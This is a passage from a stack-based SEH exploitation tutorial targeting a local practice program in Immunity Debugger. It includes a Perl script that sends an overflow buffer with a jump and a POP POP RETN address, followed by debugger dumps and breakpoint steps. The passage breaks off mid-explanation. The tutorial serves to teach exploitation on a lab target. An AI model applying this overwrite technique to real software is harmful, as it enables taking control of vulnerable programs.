0x0012E974, 0x0012EA74, 0x0012EB74, 0x0012EC74

From this list I choose the last one 0x0012EC74. In the stack we want to do something like:




It can be done by the following perl script (a5.pl):

```
use IO::Socket;
my $sock = new IO::Socket::INET (
    PeerAddr => '127.0.0.1',
    PeerPort => '12345',
    Proto => 'tcp',
);
die "Error: $!\n" unless $sock;
my $line = "\xCC" x 820 .
"\x78\xff\x12\x00" .
"\xCC" x 212 .
"\x74\xec\x12\x00" .
"\x73\x14\x40\x00";
my $len = length $line;
my $msg = pack "L", $len;
print $sock $msg . $line;
close($sock);
```


save this perl script, then close the debugger, and restart the application. Type 0 as number, to trigger the exception handling:

```
C:\Old>patching.exe
Enter a number if 0 division by zero fires the exception handler:
0
```


start the immunity debugger again, and from the file menu select the attach command




in the appearing window select patching, then click on the attach button:



After the attach the application will be in paused state so start it by clicking to the play button



The application will continue to run:



now the application is running. Finally send to it the data by running the a5.pl



The application stops because of the division by 0 error

Immunity Debugger - patching.exe - [CPU - main thread, module mydll]

File View Debug Plugins Immlib Options Window Help Jobs

l e m t w h c P k b z r ... s ?


Address	Hex dump	ASCII
00403000	42 01 62 80 BD FE 9D 72	B0b1#r
00403008	FF FF FF FF FF FF FF FF	
00403010	FE FF FF FF 01 00 00 00	# 0...
00403018	34 21 40 00 00 00 00 00	4#@.....
00403020	01 00 00 00 C0 19 D0 00	0...l..
00403028	00 13 D0 00 00 00 00 00	..ll.....
00403030	00 00 00 00 00 00 00 00
00403038	00 00 00 00 00 00 00 00
00403040	00 00 00 00 00 00 00 00
00403048	00 00 00 00 00 00 00 00
00403050	00 00 00 00 00 00 00 00
00403058	00 00 00 00 00 00 00 00
00403060	00 00 00 00 00 00 00 00

Stack SS:[0012ED64]=00000000


Registers (FPU)

Register	Value
EAX	00000064
ECX	00000000
EDX	00000000
EBX	6B811DCC MSVC90.printf
ESP	0012E92C
EBP	0012ED58
ESI	76F9330C WS2_32.closesocket
EDI	00000050
EIP	700D1073 mydll.700D1073
C 0	ES 0023 32bit 0(FFFFFFFF)
P 0	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 0	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FFDF000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_SUCCESS (00000000)
EFL	00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0	empty 0.00000000000000000000
ST1	empty 0.00000000000000000000
ST2	empty 0.00000000000000000000
ST3	empty 0.00000000000000000000


[01:48:10] Integer division by zero - use Shift+F7/F8/F9 to Paused




Put a breakpoint to the POP, POP RETN instruction at address 0x00401473. Right click to the disassembler window, and from the popup menu select go to \ expression




in the appearing popup window type the 0x00401473 address, then click to OK:




to add breakpoint here right click to the address in the debugger window and from the popup menu select breakpoint / toggle




Then press Shift + F9 to let the application continue. The application stops at our breakpoint:



press F8 three times, and arrive to the stack:




As we can see our jump is at the place, and it wants to jump. Press again F8 to arrive to that position:



but now there is an INT 3 instruction so the application were stop, that is not really usefull for us. What were usefull?

